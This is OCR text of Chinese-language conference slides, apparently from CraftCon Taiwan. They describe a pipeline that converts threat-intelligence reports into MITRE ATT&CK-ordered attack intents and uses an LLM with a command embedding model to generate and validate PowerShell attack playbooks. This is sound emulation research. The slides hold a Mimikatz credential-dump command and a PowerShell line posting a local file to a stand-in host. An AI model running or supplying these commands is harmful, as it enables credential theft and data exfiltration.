
A
```
sekurlsa::logonpasswords
```

B
```
Compress-Archive -Path "C:\temp\creds.txt"
-DestinationPath "C:\temp\creds.zip" -Force
```

C
```
Invoke-RestMethod –Uri "https://example.com"
–Method POST –InFile "C:\Users\user\Desktop\file.txt"
```


攻擊意圖序列產生

系統架構


1. 攻擊意圖序列產生
威脅情資報告
資料前處理
攻擊技術判別
A
B
C
攻擊意圖序列
2. 相似指令提取
相似指令提取
各攻擊意圖之
相似指令
3. 攻擊劇本產生及驗證
LLM
等價性驗證
PowerShell 指令
相似指令儲存及提取
有效性驗證
測試環境

攻擊意圖序列產生

- 目的：切分威脅情資報告，轉換為合理的攻擊意圖序列
  - 每個節點代表一種攻擊
  - 節點的順序代表攻擊可能的先後順序
- 設計：
  - 資料前處理增進文意理解
  - MITRE ATT&CK 攻擊技術判別協助排序
  - 根據多個指標判斷可能的序列



資料前處理

- 威脅情資報告多以自然語言撰寫
- 常見問題：
  - 句構複雜、專有名詞繁多
  - IoC（如 IP、網域、檔名）格式不一致
  - 代名詞造成上下文依賴

資料前處理 – 句子切分 (1)

- 為甚麼要切分後做成攻擊意圖序列，而不全部丟給 LLM？
  - 一次處理大量操作，產生攻擊劇本可能不完整
    - 且不好驗證哪個部分被忽略
  - 完整攻擊劇本出錯時，不好歸納原因
  - 威脅情資報告不一定按照事件順序撰寫

資料前處理 – 句子切分 (2)

- CTI 報告中的每個句子通常描述一個獨立的行動
  - 對應到 MITRE ATT&CK 攻擊技術

The attacker sent a phishing email.

T1566 - Phishing

It contained a malicious link that dropped a RAT.

T1566 - Phishing

T1219 - Remote Access Tools

先有惡意郵件
才寄出

資料前處理 – 正規化

- 威脅情資報告中，IoC 的寫法經常不一致
  - 避免誤點
  - 避免觸發掃描機制
- 例如
  - `abc[.]xyz`
  - `192 . 168 . 0 . 1`
  - `payload[dot]exe`
- 正規化可以避免語言模型訓練時的歧異
  - `abc.xyz` 及 `abc[.]xyz` 視為不同意思

資料前處理 – 指代消解

- 經過句子切分後，報告中常見的代名詞 (如 It、This process) 容易失去上下文
- 設計：
  - 同時考慮「代名詞本身的語境」與「候選實體的語境」
  - 透過雙向比較 (bilateral comparison) 來計算相似度
  - 自動預測代名詞所對應的對象，進行替換

Before The PowerShell script downloaded payload.exe. It was executed via cmd.exe.

After The PowerShell script downloaded payload.exe. payload.exe was executed via cmd.exe.

攻擊技術判別

- MITRE ATT&CK 攻擊技術是判斷序列時的參考要素
  - Tactic 的順序
  - Technique 的關聯性
- 攻擊技術的順序並不是絕對，僅是多種攻擊序列的一種可能
  - Credential Access & Discovery
- 我們使用語言模型來辨識句子中的攻擊技術

攻擊意圖序列生成 (1)

- 要產生什麼樣的攻擊意圖序列?
  - 可由 PowerShell 達成
  - 有正確的相依關係
  - 語意連貫
  - 符合戰術 (Tactic) 推進的順序

攻擊意圖序列生成 (2)


- 由下列三項特徵計算組合判定：
  - PowerShell 執行判斷
    - 判定一句敘述是否具有使用 PowerShell 執行的潛力
  - 句子合併
    - 避免產生重複的命令執行，常見於工具說明、環境設定等補充性資訊
  - 序列建模
    - 戰術推進度、語序接近度、指代關聯性加權計算

攻擊意圖序列生成 – 驗證

- 驗證上一階段所產生的候選攻擊意圖序列是否可行及合理
- 序列可能存在語意矛盾或無法實際執行
  - 要先下載惡意程式才能有惡意程式相關的操作
  - 先提權才能建立管理員層級開機自動啟動

相似指令提取

系統架構


1. 攻擊意圖序列產生
威脅情資報告
資料前處理
攻擊技術判別
A
B
C
攻擊意圖序列
2. 相似指令提取
相似指令提取
各攻擊意圖之
相似指令
3. 攻擊劇本產生及驗證
LLM
等價性驗證
PowerShell 指令
相似指令儲存及提取
有效性驗證
測試環境

相似指令提取

- 挑戰：LLM 可能產生不正確的指令，要怎麼避免過度依賴 LLM？
- 目的：從真實指令中找出相似指令，作為指令生成的參考資料
- 設計：
  - 訓練攻擊意圖對應指令的 Embedding Model
  - 從資料庫中找出與攻擊意圖相關的參考指令

CRAFTCON TAIWAN

CMD Embedding:

穿越新宇宙！從語意時空對駭客降維打擊

Eric Huang

CYCRAFT

CmdCaliper

- EMNLP 及 CraftCon 2024 提出
- 透過訓練相似與相斥的 Cmdline Embedding 作出符合 Cmdline 特性的 Embedding Model


- 延伸前作，我們將攻擊意圖與 Cmdline 的對應關係也加入訓練！

資料集

- 訓練用資料集
  - Github 上收集指令與其對應敘述資料集
- Ex-Malchina 使用資料集：CyPher
  - 包含 28,520 組語意相似的訓練指令配對與 2,807 組測試指令配對

攻擊劇本產生及驗證

系統架構



1. 攻擊意圖序列產生
威脅情資報告
資料前處理
攻擊技術判別
A
B
C
攻擊意圖序列
2. 相似指令提取
相似指令提取
各攻擊意圖之
相似指令
3. 攻擊劇本產生及驗證
LLM
等價性驗證
PowerShell 指令
相似指令儲存及提取
有效性驗證
測試環境

攻擊劇本產生及驗證 (1)

- 目的：從攻擊意圖序列產生對應的攻擊劇本
- 設計：
